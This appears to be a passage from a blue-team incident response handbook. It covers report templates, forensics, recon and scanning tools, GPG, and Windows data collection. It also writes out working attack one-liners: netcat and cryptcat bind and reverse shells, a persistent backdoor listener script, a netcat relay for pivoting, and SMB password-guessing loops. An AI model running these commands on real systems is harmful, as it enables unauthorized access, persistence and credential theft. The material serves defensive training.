The BTHb presents two different methods used to create an incident report. The first follows an outline based on the Six Steps and NIST SP 800-61 Rev 2[2]. The second is the one that the author prefers, is more of a commercial organization focused report. Regardless of the template used, include headers and footers. When using Microsoft Word, add in a header with a "case name" and "lead author name". Add a footer which includes a text data field for "last edited date", a "Proprietary and Confidential" statement, and automatic page numbering.

Table 9 Six Step Structured Incident Response Template

Section	Detail
Executive Summary	This should be a jargon-less discussion of the incident. It should specifically state the risk exposure, the action that took place, and the remediation (Corrective Action Program, or CAP) which will be implemented by the IR team.
Identification	Signs of an incident (describe the event). First steps taken. Include key data from your 'form'. Establish "Chain of Custody" early.
Containment	Documentation strategies used: notes, screen captures, copy volatile and forensic support data to removable media. Discuss: Containment and quarantine process used, with specific reference to time. Discuss: if you took the "pull the plug" or "watch and learn" approach. Process: Method used to capture LAN traffic and volatile/forensic data. Discuss: Isolation and the trust model affected.

[2] http://csrc.nist.gov/publications/nistpubs/800-61rev2/SP800-61rev2.pdf

Section	Detail
Eradication	Discuss process used to "remote the attacker". For example - Evaluate whether a backup is compromised or used. Total rebuild of the Operating System. Moving to a new architecture. Hardening procedures.
Recovery	Discuss decision making process: Who makes the determination to return to production? Explain: Put in place a monitoring program for the system, and include verification process and acceptance criteria. Explain: what monitoring is in place as a result to detect future attacks or potential for an attacker to return.
Special actions for responding to different types of incidents	Based on the case, you may have special sections. For example: Espionage (corporate, international) Inappropriate use / acceptable use violations Sexual harassment Deliberate unauthorized access Malicious software outbreak
Incident record keeping	Make sure that the report has these "identifiers": Pre-built forms used (Ver X.X) IR Log entry (time, date) Staff who participated Chain of custody / evidence locker logs Description of "box" data (see above).
Incident follow-up	Document the Lessons learned meeting (no blame game here) Document changes in process for the future.

IR : Lessons Learned : Reporting

8. Commercial Incident Response Template

A different format/layout is presented below, based on more of commercial organization format. It follows the format used most often by the author. When preparing these documents, **always** include a "Proprietary / Confidential to Company NAME - not for Disclosure" statement as a page footer *on each and every page*. These are highly confidential documents to the organization. Generally, each section should be on a page boundary, with each heading in Heading 1 style to allow for automatic Table of Contents creation. It is also useful to add a caption to each table or figure, and include a list of figures below the table of contents.

Table 10 Commercial Structured Incident Response Template

Section	Detail
Cover Page	Report Title, Confidentiality statement
Center text, and the distribution list belongs in a table.	Report Author Preparation Date Review Team In a table: Distribution List (name, phone)
Table of Contents	Insert a ToC; each of the section headers, following, should be Heading 1,2,3 styles. Include a list of tables. Include a list of figures. Use Word's "Insert Caption" to add these.
One Page Executive Summary *Be **SMART** - **S**pecific, **M**easurable, **A**ctionable (or **A**chievable), **R**ealistic (or **R**elevant).*	Provide a high level summary, highlight key points or a few paragraphs from the subsequent sections. **Clearly state** the impact to the business. Ensure that you state the residual risk and issues from later sections and the Corrective Action Plan (CAP) are identified with a CAP # in the CAP register. *Remember your audience – the executive who has 10 minutes. They want a solid summary, and confidence that the rest of the document can support the statements made.*

Section	Detail
Facts of the Incident	Outline the major facts of the case. Most prefer and advise chronological order. Consider a table for fact data with date/time in the first column and a description in the second. Key dates: incident date, discovery date, processing date, closure date, LEA notification, media information release. Describe how Information systems were compromised. Define or describe how core Business Process involved or interrupted (internal, external). State the incident closure status.
Other Actions Arising from Incident Section	This section is often optional. It is meant to preserve unusual aspects of the case. For example, interacting with a state or federal agency.
Criminal/Civil Case	For a criminal case, fully identify the case information, prosecutor, and other LEA details. For a civil case, fully identify the legal firms and attorneys who is involved with the case. In either case, this section should outline who and how members from the organization communicate through a liaison to the third party, document chain of custody, rules, and state jurisdiction. Note: If this is the case, it may take ***years*** to resolve; be sure to preserve your work papers and case notes!
Business Impact	Describe the business impact from the incident. Possible areas: Financial, brand, global, staff, customer, shareholder, commercial, media relations, regulator, contractual, business partner relationships, vendor confidence, etc. Refer to "Assessing Impact of Cyber Attacks".

Section	Detail
Root Cause Identification	Explain the root cause that allowed the incident to occur (or manifest) in the environment. The people, process, or technology targeted. Points of weakens and discussion around how weaknesses came about. DO NOT cast blame on a specific individual.
Incident Team Response Process	For the IR team, this is the "meat and potatoes" of what they did and found. Describe, usually in chronological order, the response that occurred. This is not a rehash of the organization 'response plan'. It is "what the team did" for the case, and refers to the IRP. It should include applicable screen shots. NOTE: consider opposing counsel reading this under discovery; if you can poke any holes in what you did, assume opposition will. **Avoid speculation; most likely this will cause problems later. Word's "captions" help!**
Residual Risk Identification and Issues	Leverage your finance department for this section. High level discussion of residual risk, business impact, and weaknesses left from the root cause issue, risk owner, and risk treatment. Note: this incident may end up on the organizations' Risk Register. This section should number each risk and present each in "most to least" rank order. This section may be presented at a summary level and supported with a detailed appendix.
Residual Risk Treatment Plan or Corrective Action Plan	Describe what will be done in response to the incident and risks, with a timeline. Often, this section is presented as summary with a highly detailed Action Plan with a detailed appendix.

IR : Preparation : Team understanding of IR reporting
IR : Lessons Learned : Reporting

9. Incident Response and Forensics are Partners

IR and Forensics are fundamentally different sides of the same coin. This section provides key differences between the two skill areas and how they should complement one another during an incident.

Incident Response: Avoid Analysis Paralysis

1. The incident response is a process focused on validating that an observable event is, or is not, a genuine incident - a threat to the organization. If so, we proceed to stop or control the incident, minimize the risk to the organization, and collect data that will help in forensics while minimizing changes to the system(s).
2. Collect the "on scene" information ASAP! Gather enough documentation or data to help make informed business focused decisions and guide a forensic team.
3. Collect volatile data, such as network traces or pcaps, on system memory capture, process/network/activity data, and a forensic disk image if possible. The goal is *to be sure that the system is internally and externally **consistent**. If not, a 'sanitize' effort should be **strongly** considered. Forensics aid significantly in this decision.*
4. Respond the threat to the organization by remediating and eliminating the attack vector and return to normal operations with a maximum of business value and a minimum of disruption. Forensics takes time, so it may work against this goal. Whenever possible, IR and forensics should perform parallel activities.
5. IR includes real-time monitoring to resolve the incident and ongoing data collection for later use. Forensics is a point in time analysis.

System Forensics: Dig Deep and Dissect at a Cost

1. System forensics can be a very costly process which is significantly affected by cost/benefit tradeoffs. A memory and disk analysis can consume the attention of a highly trained and certified analyst, only to confirm what the IR team knows. Further, the business may not care to go to this level. While the time to collect data is compared against the future analysis value of that data, it can be worth performing parallel analysis activity.
2. Today, memory forensics is a key aspect of the forensics discipline, which requires extensive skill. Both memory and disk forensics can

be ***significantly*** influenced, and improved, by the incident responder. For example, the most modern tools permit making a memory snapshot and disk snapshot while a system is running, with the obvious caveat that a running system affects data collection. If the IR team did not make such a collection, then there is no future opportunity. If the IR team did this capture, then the opportunity exists.

3. Forensics is often focused on producing evidence or fact data to reconstruct past events or activities by producing a timeline of events. Incident response activity, particularly log data collection and analysis is often weaved into forensics because it helps focus attention.

Order of Volatility

Both disciplines are concerned with the general order of volatility, which should follow this order:

1. Processor: CPU, cache and register content (capture memory)
2. Network: routing table, ARP cache, process table, kernel statistics
3. Main Memory: automate this collection process
4. Semi volatile: temporary file system / swap space
5. Resident Data on hard disk: the file system and slack space.
6. Remotely logged data: log data on the central server with associated time shift adjustments, secondary systems
7. Any relevant data on archival media

IR : Identification : data collection, parallel the process

10. The Attack Process, Tools, and IR Points

Blue teams should understand how attackers utilize various tools and techniques. After all, the attackers are well armed and motivated. They have time, we do not. This section is brief – there are numerous pen testing books on the market. This section is *particularly relevant* for a forthcoming red team vs. blue team exercise, such as a penetration test. By having an idea of how an attack progresses, or how a red team is likely to invade a network, the blue team can instrument defenses.




Figure 3 Malware / Automated Attacker General Process

Determined (Human) Attacker General Process

During a formal Red Team exercise, there is some sort of planning and scoping exercise. Determined attackers may or may not have this discipline. The attack process starts when external recon is performed, and then some sort of scan. Ultimately, the attacker wants to gain access and find a *pivot point,* which a system that they can use to get to the soft interior, or the crown jewels which are the organizations most valuable data or resources.




Figure 4 Determined Attacker General Process

This processes is also defined in NIST 800-115, "Technical Guide to Information Security Testing and Assessment".




Figure 5 NIST 800-115 Penetration Test Process

Recon: Reconnaissance Tools and Techniques

This section briefly describes some of the tools and techniques used by an attacker. The blue team should perform the same type of research and tests to improve their defenses.

Whois lookups against the organizations DNS domains: www.internic.net/whois.html, www.arin.net, www.ripe.net, www.apnic.net, www.lacnic.net, www.afrinic.net, www.allwhois.com

Test for DNS Zone Transfers to ensure that external DNS servers are secure:
Nslookup: `nslookup, server, set type=any, ls -d.`
Zone transfer: `dig @DNS_IP domain -t AXFR`

Run DNS analysis scripts
On BackTrack4 - `/pentest/enumeration/dnsenum/dnsenum.pl www.domain-name.suffix`
On Kali Linux - `/pentest/enumeration/dns/dnsmap/dnsmap www.DOMAIN.suffix`

Web Based Recon – some examples (this can be endless!)
Look for entries about the organization in Edgar: http://www.sec.gov/edgar/searchedgar/webusers.htm
Job hunting sites such as Indeed.com, social network sites such as Facebook, Linkedin.
Check for entries on Zone-H for any of the websites owned by the organization.
Check Wayback machine at www.archive.org for prior site view.

Check the Google Dorks listing at www.exploit-db.com to see if there are exploits for the organizations systems.

Search Operators used in Google for the Incident Responder

For the blue team, research what Google knows, what its people say, what vendors say about the organization, etc. For example, you can use Google to search for email addresses. You would be *amazed* what people write about, the data that leaks through sensitive files, and the information they expose, tied to their email address. In the examples below, "Fred Smith" was used as a generic term; not the president of Federal Express.

Table 11 Google Search Examples

Search example (type in as shown)	Google results as of 8/1/2014
`fred smith "@company.com"`	5,200 results for someone named Fred Smith at companies using this name, or at company.com
`fred smith + email (or) email address`	36M results for this name

`fred smith + LinkedIn`
 	
`fred smith site:linkedin.com`
	966K results of linked in profiles for people with this name, or very similar names.
	
	The second search, though returned 46K results specific to the site.

`fred smith site:zoominfo.com`	5500 results on Zoom Info

Table 12 Google Search Terms for Incident Response

Operator	Purpose
filetype: or ext:	Restricts use to a specific file suffix.
info:URL	Find metatdata about the URL.
intitle:	Find web pages with specific terms in the title.
inurl:	Restrict results to a word in the URL.
link:	Find pages that point to a specific URL.
site:	Restrict results to that particular domain.

Note: these must be next to the operators colon punctuation mark.

Scanning: Tools and Techniques

Various scanning techniques can be used by the blue team to determine what is *actually on the network*, as opposed to what people think that is on the network and preserved in spreadsheets, asset management tracking, or the CMDB.

Passive Detection / Data Analysis / PCAP Collection
An attacker who has a means to make a packet capture can use passive OS fingerprinting with p0f, fl0p, and others like the dsniff library and glean a great deal about the network, including clear text account credentials and Pass the Hash attacks.

Nmap intensive scan example
`nmap -T4 -A -v IP/CIDR` where IP is an address and CIDR is a mask. Note: Nmap is discussed elsewhere in the BTHb. Today, scans are "low and slow" to minimize detection from a SIEM, so to find an attacker you may need to retrieve log data over several days' time.

Linux Ping Sweep (example for 10.10.10.0/24)

```
for i in `seq 1 255`; do ping -c 1 10.10.10.$i | tr \\n ' ' | awk '/1 received/ {print $2}'; done
```

If this doesn't work immediately, then try '`seq 1 25`' to shorten up and make sure that you are using the right IP range ... ☺

Windows Ping Sweep (example for 10.10.10.0/24)

```
FOR /L %i in (1,1,255) do @ping -n 1 10.10.10.%i | find "Reply"
```

Backtrack4 has a current state LAN visualizer tool (not in BT5/Kali)
`lanmap - eth0 -r 30 -T png -o /root/` (BT has an image viewer tool). Replaced by lanmap2, which has a manual install process on BT5/Kali.

Web/CGI Scanning
Nikto2 (on BT4), Whisker, Wikto, others can be used to analyze perimeter and Intranets; data can be found in logs.

```
perl nikto.pl -host http://www.google-no-dont-do-
that.com
perl nikto.pl -h 192.168.0.1 -p 443
perl nikto.pl -h 192.168.0.1 -p 80,88,443
```

IR : Preparation : assessing the network
IR : Eradication : ensuring network controls have plugged holes
IR : Recovery : ensuring IP addresses are assigned to known assets

Exploitation: Tools and Techniques

Blue teams should understand various techniques used by the attacker to exploit, or gain access to, a system. Again – many volumes are available on this topic. Of note, the multi-purpose Cryptcat/Netcat tools (discussed later) are often be used as backdoors to provide an outbound shell, for unauthenticated file transfer, and as a relay between systems.

As background, the Open Web Application Security Project (OWASP) organization has a rank ordered list of top 10 list of the most critical web application security flaws[3].

Analysis tools are used to analyze pcap data – attackers will capture LAN data, and then analyze it to pull out useful details (on BT4/BT5).

- DSniff, on Backtrack, does a good job pulling information out of pcap files. Analysis tools include Msgsnarf, Filesnarf, Mailsnarf, Urlsnarf, Webspy (requires additional systems). Attack tools include Dnsspoof, Arpspoof, Macof, Tcpdkill, Tcpnice, Webmitim, Sshmitim.
- Network data analysis tools like ngrep, Wireshark, tcpdump (or windump) can also be a threat because they capture, and can view, LAN data.

[3] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- MetaSploit is an automated attack tool which bundles an exploit with a variety of payloads that can invoke shells for attacker access (amount other things!).
- OpenVAS is a branch of the Nessus vulnerability test tool, one of the few open source alternatives now that Nessus is licensed.

Maintain Access: Tools and Techniques

Access is often maintained by installing a rootkit, creating accounts that the attacker can utilize, cracking passwords for current accounts, or installing a backdoor tool or capability such as a scheduled job that provides access such as a shell with a netcat listener or a VNC server.

Topic	Tool/Command/Notes
Rootkit Tools	Wide variety – examples for Windows are Alureon, RUstock, FU, ...
Rootkit Detection / Removal – NOTE: Many of these tools are specialized and address specific RK's or groups of RK's.	Internal vs. External network consistency (netstat + pcap analysis). Offline analysis: Boot w/ ISO such as BitDefender RescueDisk or GMER. Several A/V rescue CD's are listed in the appendix. Online analysis: RootkitRevealer, Sophos Anti-rootkit, WindowsSCOPE, Malwarebytes Anti Rootkit, TDSSkiller.
Accounts	New accounts, be they user or service accounts, traces of captured, cracked, or sniffed passwords, membership changes in elevated groups, and elevated accounts in applications or databases. Why "hack" when you can pretend to be legitimate?

11. Secure Communications

An IR team should establish methods of *secure, encrypted communications with are out of band from the enterprise communication system*, because the enterprise system can be manipulated. In the authors' experience, most of the secure communication issues were conducted over the phone or in person. Today, with more and more decentralization occurring, options must be investigated.

Instant Messaging

Examples:

1. Instant Messaging client that includes OTR, or "Off The Record" encryption, which has more support than OpenPGP.
2. Bitwise IM: www.bitwiseim.com
3. ChatSecure: guardianproject.info/apps/chatsecure/
4. AOL, Yahoo!, and Microsoft IM clients support encryption; research suggests integration with a Verisign certificate is not difficult.

Options for Cell Phone Communications

An IR team may have a need to establish encrypted voice, data, and messaging via cell phone or POTS line; avoid Voice over IP because it can be sniffed. The author hasn't had a reason to use some of these tools, but research suggests options include Silent Circle, CellCrypt, and KryptAll K-iPhone (a modified iPhone). These solutions all require that to be truly secure, both parties in a call must be participants.

Contemporary Use of GnuPG

Email: Mozilla ThunderBird and Enigmail GPG plug in. Setting up Enigmail and ThunderBird can be a bit labor intensive; however, once done, it does work very well. Note that it requires all parties exchange key data. Unlike the previous section, the author has used the material in this section to great effect for several projects.

Browser: use Firefox and its GPG plug in tools.

GPG implements the OpenPGP standard as defined by RFC4880. Site: http://www.gnupg.org/index.html

Command Line Gnu Privacy Guard (GPG) Information
Generate private key
List keys: `gpg --list-keys`
Import a key: `gpg --import key.asc`
Delete a key: `gpg --delete-key 'myfriend@his.isp.com'`
`gpg --gen-key` <<< will prompt you for establishment information

Generate the ASCII version of the key
```
gpg --armor --output pubkey.txt --export 'Your Name'
<<< the key is in pubkey file
```

Trust your private key
```
gpg --edit-key 'Your Name'
gpg> trust
```
Your decision? 5 (Ultimate Trust)

Publish key to a keyserver
```
gpg --keyserver certserver.pgp.com --send-key
me@mycompany.com
```

You can also upload an ASCII armored key to the MIT key servers at this URL: https://pgp.mit.edu/. Note: keyservers don't verify the key; there may be old keys, or someone may publish a key using another's email address.

Encrypting a File
Below, 'Your Name' serves to identify the public key that will be able to decrypt the file.
`gpg --encrypt --recipient 'Your Name' sourcefile.txt`
<<< produces a sourcefile.txt w/ gpg extension
Decrypt the file:
`gpg --output foo.txt --decrypt sourcefile.txt.gpg` <<< requires the passphrase


Detached Signature
When you have the file and the signature file:
`gpg --verify crucial.tar.gz.asc crucial.tar.gz`
When you want to create a detached signature:
`gpg --armor --detach-sign your-file.zip`

12. Netcat and Cryptcat for the Blue Team

Blue teams can use these techniques to move data. Attackers use these techniques to move data such as exfiltration, attack tools onto systems, and to maintain shell access.

Cryptcat

Cryptcat is functionally the same tool as netcat (nc). For example, you can transfer files and create listeners. To use CryptCat, you need to exchange a key with the –k option. In this example below, cryptcat uses "FRed" as the key value, which is not the default.



Listener – `cryptcat -k FRed -l -p 2222`
Client – `cryptcat -k FRed host 2222`

Netcat Data Transfer

Listener to client
Listener -> `nc -l -p [port] < [file]`
Client -> `nc [listen-ip] [port] > [file]`
No obvious indication when the file transfer is done.

Push file from client to listener
Listener -> `nc -l -p [port] > [file]`
Client -> `nc [listen-ip] [port] < [file]`
No obvious indication when the file tranfer is done.

Netcat for vulnerability scanning
`nc -v -w3 -z [ip] [startport]-[endport]`

Netcat Backdoor

Linux listener side, netcat listens and present shell on the "port#".
`nc -l -p port# -e /bin/sh`

Linux Persistent Listener Example Script

It is a common attack technique to put a netcat/cryptcat listener on a system. Startup possibilities include embedding in a `rc` file, a system cron job, a user specific `cron` job, or in `inet.d / xinet.d` configuration.

```
#!/bin/bash
while [ 1 ]; do
  echo "Starting listener"
  /bin/nc -l -p 8080 -e /bin/bash
done
```

An attacker can also start with a nohup command (look in `ps` output!)

```
nohup ./listener.sh &
```

As a "one liner":

```
while [ 1 ]; do echo "NC Start"; nc <cmds>; done
```

Windows equivalent persistent listener is accomplished with "-L":

```
nc -L -p port# -e cmd.exe
```

Push a shell to a client to a listener:

Client -> `nc IP Port -e /bin/sh`

Listener -> `nc -l -p Port` (commands are typed in on the listener)

Cryptcat Backdoor (Linux)

On the listener side, this is a two-step process. Make a fifo, and then use it with a shell and STDIO redirection.

```
mkfifo ccfifo
cryptcat -k secret -l -p 3333 0<ccfifo | /bin/bash
1>ccfifo
```

To detect this type of behavior, use a find command. Note that you would run this ***after*** you collect MAC time data (find changes access time). Example:

```
find / -type p -print
```

Client side:
`cryptcat -k secret IP PORT`
(where IP is the IP address & Port #)

Linux netcat backdoor without the -e

```
mknod backpipe p
/bin/bash 0<backpipe | nc -l -p 8080 1>backpipe
```

Alternatively, and particularly important to an incident responder, you could replace `1>backpipe` with `| tee backpipe` so you can see the data as it flows back through the relay (special thanks to Ed Skoudis for the clarification).

Setup a Netcat Relay on Linux

IR teams should be aware of netcat (or cryptcat) relays. These are used to allow for island hopping from one node to another. For example, a port may be allowed through the DMZ to the interior but not directly from the external network. The table below shows the steps involved in setting up a netcat relay between a victim (at .14) and an attacker (at .19).

Table 13 NetCat Relay Setup

Step	Action	Command
1	Victim (192.168.1.14) – Start a shell listener	`nc -l -p 2222 -e /bin/sh`
2	Attacker (192.168.1.19) – Start a listener	`nc -l -p 4444`

3	Attacker (192.168.1.19) – create the backpipe, then the relay	`mknod backpipe p`
		
		`nc 127.0.0.1 4444 0<backpipe | nc 192.168.1.14 2222 1>backpipe`

IR : Identification : moving data from a suspect system to analysis
IR : Eradication : verify ACL and Firewall rules are working

13. Nmap and Masscan Network Assessment

Two issues in network scanning on large corporate networks are: 1) do you conduct surgical scans or 2) determine a method to scan a large network efficiently? Use `nmap` for 1, and `masscan` for 2. In either case, these tools are used during IR to check for malicious listeners and other network accessible software that may be vulnerable, and to validate system security posture during the eradication and recovery steps.

Nmap Scanning: Know Your Network

A "TARGET" is an IP address or a network/CIDR range (10.1.1.0/24). These examples use a date stamp for documentation to the directory named "DIR" (replace with your evidence box folder).

Quick: (~4sec/hosts)
```
nmap -sS -oA DIR/scan-initial.`date +%h%d-%H%M%S`
TARGET
```
-sS (TCP SYN scan) << generates three output files
--osscan-limit (Limit OS detection to promising targets)

Aggressive: (~1min/host)
```
nmap -sS -A -oA DIR/scan-aggressive-tcp.`date +%h%d-
%H%M%S` TARGET
```
-A (Aggressive scan options)
-O (Enable OS detection)
-sV (Version detection)
-sC (Script scanning)
--traceroute

UDP: (~7min/host)
```
nmap -sU -A -oA DIR/scan-aggressive-udp.`date +%h%d-
%H%M%S` TARGET
```

Protocol: (~90sec/host)
```
nmap -sO -oA DIR/scan-protocol.`date +%h%d-%H%M%S`
TARGET
```

Full:
```
nmap -sSU -p0- --version-all -oA DIR/scan-full.`date
+%h%d-%H%M%S` TARGET
```

Nmap Scripting Engine

The nmap scripting engine (NSE) can be used to probe very deeply into a system – more than just simple service identification. Check out the information published by Ron Bowes at blog.skullsecurity.org. The currently defined categories for nmap scripting are: auth, broadcast, brute, default. discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, and vuln.

On BT4, scripts are here: `/usr/share/nmap/scripts`
On BT5, scripts are here: `/usr/local/share/nmap/scripts`
To know the arguments: `grep -A20 "@arg" <script>`

Scripts: (~3min/host) ->
```
nmap --script all -oA DIR/scan-script.`date +%h%d-
%H%M%S` TARGET
```
--script-args <n1>=<v1>,<n2>={<n3>=<v3>},<n4>={<v4>,<v5>}
--script-help
<filename>|<category>|<directory>|<expression>|all[,...]

Simple Commands:
```
nmap -script [script.nse] [target]
nmap -script [expression] [target]
nmap -script [category1,category2,etc]  [target]
```

Nmap Scripting Engine Examples

Some NSE examples are below. For full info, review chapter 9 of the online namp manual at: http://nmap.org/book/nse-usage.html#nse-categories.

To discover user accounts on a Windows system, which can provide great intelligence to an adversary.
nmap --script smb-enum-users.nse -p445 <target>
nmap -sU -sS --script smb-enum-users.nse -p U:137,T:139 <host>

Find Citrix Servers:
`nmap -sU --script=citrix-enum-apps -p 1604 citrix-server-ip` (not BT4)

Find Windows logged on user:
`nmap --script=nbstat 192.168.1.0/24`

Gather HTTP data (all one line):
`nmap --script http-enum,http-headers,http-methods,http-php-version -p 80 HAPLESS_VICTIM_IP_ADDRESS`

Nmap Miscellaneous Notes

Reference file: `/usr/share/nmap/nmap-services` (on Kali)
By default nmap scan the 1000 most popular ports, and using the -F option scans only the top 100 (much faster).
It is probably a good idea to change the open-frequency of distccd (0.000100 -> 0.100100).
Zenmap is the nmap GUI. Covers most of what is needed.
TCP scan types include Covert TCP, ACK scan, FIN scan, FTP Proxy Bounce scan, Idle scan.

Masscan Scanning

While nmap is great, it is not necessarily efficient. Alternates exist, particularly masscan. Masscan is a useful for scanning a large network, especially since it has its own TCP stack.

On Kali: you will need to run "`apt-get install libpcap-dev`" to get the pcap.h file onboard, then get the code using "`git clone https://github.com/robertdavidgraham/masscan`". Next, cd to the masscan directory and then run `make -j` (parallel make).

Table 14 Masscan Examples

Example	Scan
Web servers on class c network	`./masscan -p80 192.168.1.0/24`

Example	Scan
Scan a class B network for common Windows ports	`./masscan -p135,445,3389 10.0.0.0/16`
Scan using a specific source IP for banners using a source IP.	`./masscan -p80 --banners --source-ip 192.168.1.114 192.168.1.0/24`

IR : Preparation : assess network security sate
IR : Identification : gather information about a host
IR : Recovery : system assurance testing, automate environment eval

14. Windows Counter Loops

There are a variety of circumstances when you may need to run a Windows "for" loop. These one liners show different applications.

```
for /L %i in (1,0,2) do echo hello - loops
forever...

for /L %i in (1,1,255) do echo %i - 1 to 255 items

for /L %i in (1,1,255) do echo %i & ping -n 5
127.0.0.1

C:\>for /L %i in (1,1,255) do @echo 10.10.10.%i: &
@nslookup 10.10.10.%i 2>nul |  find "Name"
```

Note - & means run while && means run 2, conditional, if 1 succeeds without error.

IR : Identification : scripting
IR : Recovery : scripting

15. Simple Windows Password Guessing

There are a variety of ways to guess Windows passwords. Here are some "one liners" that have worked in the past for password assessment. Today, the modern attacker would use a "pass the hash" technique.

```
for /f %i in (password.lst) do @echo %i & net use
\\[ip] %i /u:[user] 2>nul && pause
```

```
for /f %i in (user.txt) do @(for /f %j in (pass.txt)
do @echo %i:%j & @net use \\IP %j /u:%i 2>nul &&
echo %i:%j >> success.txt && net use \\ip /del)
```

IR : Identification : determine if *"known good"* passwords are current
IR : Recovery : check script to verify changed passwords are current

16. Automated Collection (Windows)

Three main methods exist for analyzing Windows – use individual tools in order, scripted tool, or collect with an agent. The BTHb includes individual tool based collection techniques in the next section. For automation, the author prefers the Windows Forensic Toolchest (WFT), by Monty McDougal.

One value in using these automated collection tools really show up when you compare "what the OS says" with what a memory forensics person can dig up with Volatility/Redline. If the snapshot data collected by WFT is consistent with Volatility/Redline analysis, the system is very likely "safe". If the snapshot collection provides significant discrepancies with what memory forensics analysis provides, then the IR team has strong evidence to support a system rebuild process; or at the very minimum, the IR team has sufficient detail to advise the system and business owner during the "Eradication" phase to understand the risk of not rebuilding a system.

WFT: No incident response team who uses Windows systems should be without Monty McDougal's Windows Forensic Toolchest. This tool has been featured in several SANS courses over the years, starting with the Stay Sharp First Responder course back in 2003, (which the author wrote for SANS). This package fully automates forensically sound data collection and browsing of volatile data on the Windows platform, and can be leveraged for a host of tasks. It can also be used to automate an assessment process. At $100.00 per user, it is one of the most economical tools available. Version 3.0.8 as of March 2014. WFT can also be used to automate an assessment on a target during eradication/recovery to help monitor the system.
URL: http://www.foolmoon.net/security/wft/index.html

Table 15 WFT Quick Start

WFT QuickStart (Adapted from Ver 3.0.8 distribution)
This is the quick and dirty guide to using WFT (Commercial license). Note that the config file provided with WFT is an example. It is intended that the end user would customize it to their needs. Info on the config file format is in the config file.

WFT QuickStart (Adapted from Ver 3.0.8 distribution)
1. Download and extract WFT 3.0 from: http://www.foolmoon.net/security/index.html
2. Get a forensically clean (wiped) 32+ GB USB drive – you will want at least this much room if you intend to capture physical memory from an end user workstation, more if you collect from servers.
3. Build a "tools" directory from a "known clean system" for each Windows OS. In the WFT directory, create a "tools" directory. As you collect up tools, WFT will tell you what it thinks the OS is, and you will need to create a separate folder.
4. Run 'wft.exe -fetchtools' (on each OS for WFT). Note: fetchtools only works for registered users. To experiment, you can run this command and collect up individual tools into the folder.
5. Run 'wft.exe -fetchtools' (after running on all OSes)
6. Run 'wft.exe -fixcfg wft.cfg wft_cfg.new'
7. Run 'move wft_cfg.new wft.cfg'
8. Run 'wft.exe -interactive' and make sure things work
9. Copy WFT and tools to appropriate CD / thumb drive and test.

Mandiant also offers RedLine, which is a great GUI tool for collecting detailed system data, analyze a system, including memory collection. Redline has three levels of collection: Standard, Comprehensive, and Indications of Compromise (IOC).

Table 16 Mandiant RedLine Quickstart

RedLine Quickstart
1. Download and extract Redline from (as of Jul 2014): https://www.mandiant.com/resources/download/redline.
2. Install Redline on an analysis system.
3. Collect system memory as described later for analysis. Options include saving the memory image to a USB drive or sharing a folder from the analysis system to the suspect system.
4. Select "From a Saved Memory File", point to the memory image, let RedLine process the file (may take a while) and then chose "I am reviewing A Full Live Response or Memory Image".
5. The memory image will be available for analysis.

IR : Identification : Improve / automate data collection, consistently
IR : Recovery : automate analysis to provide system assurance

17. Malware Standard Response Pattern

Conventional wisdom defines these steps for removing malware from an end user PC, most of the time ...

1. Disconnect the computer: either remove the LAN cable or isolate at the switch port fabric. (Damage may be done already).
2. Review process, network, and memory: attempt to identify malicious processes and if possible, drivers.
3. First suspend, second terminate, those processes.
4. Review the varied autostart locations, make notes on how the malware starts, and remove any traces. Use `autoruns`, Malwarebytes, Spybot Search and Destroy, or similar tools.
5. Remove all malware files themselves.
6. Reboot, and then ... wash, rinse, repeat as necessary.

If at all possible, take this one step further.

1. Monitor network activity on the LAN (`tcpdump` from Linux).
2. Monitor network port activity (`fport, netstat`) and make sure the two are consistent. This means that if there are communicating ports on the LAN, you see them on the PC.

IR : Several : background information

18. Windows Volatile Data Investigation

Unlike Linux or UNIX, Windows does not natively include a set of tools which are as rich, or as trustable, as a UNIX or Linux system that can easily be leveraged for live incident response. Therefore, the Windows focused incident responder will need to collect a wider variety of tools ahead of time. This section includes both native tools which run on Windows 7 and some non-native tools. Frequently, commands span a line; in those cases, the command is in an individual table row.

Step One: Prepare Environment

While working at ODU, the incident response team setup an environment on a Linux system which would create a date/time and IP address stamped directory using SaMBa, for each incoming connection. This was a great way to have an auto-collection facility. Today, it is much easier by using SIFT on a collection system.

Table 17 Prepare Environment for Collection (Windows)

Volatile Data Collection Step	Command Line Example / Notes
Best practice: Configure a network share for collection	Using the SANS SIFT distribution. By default, SIFT 3.0 provides a "Cases" share which the IR team can write information to. From the source (victim), run a command like: `net use g: \\siftworkstation\cases .` If you need the IP of the SIFT system – run '`ifconfig`' in a terminal and look for the IP of eth0 (or wlan0 if using wireless – not recommended).
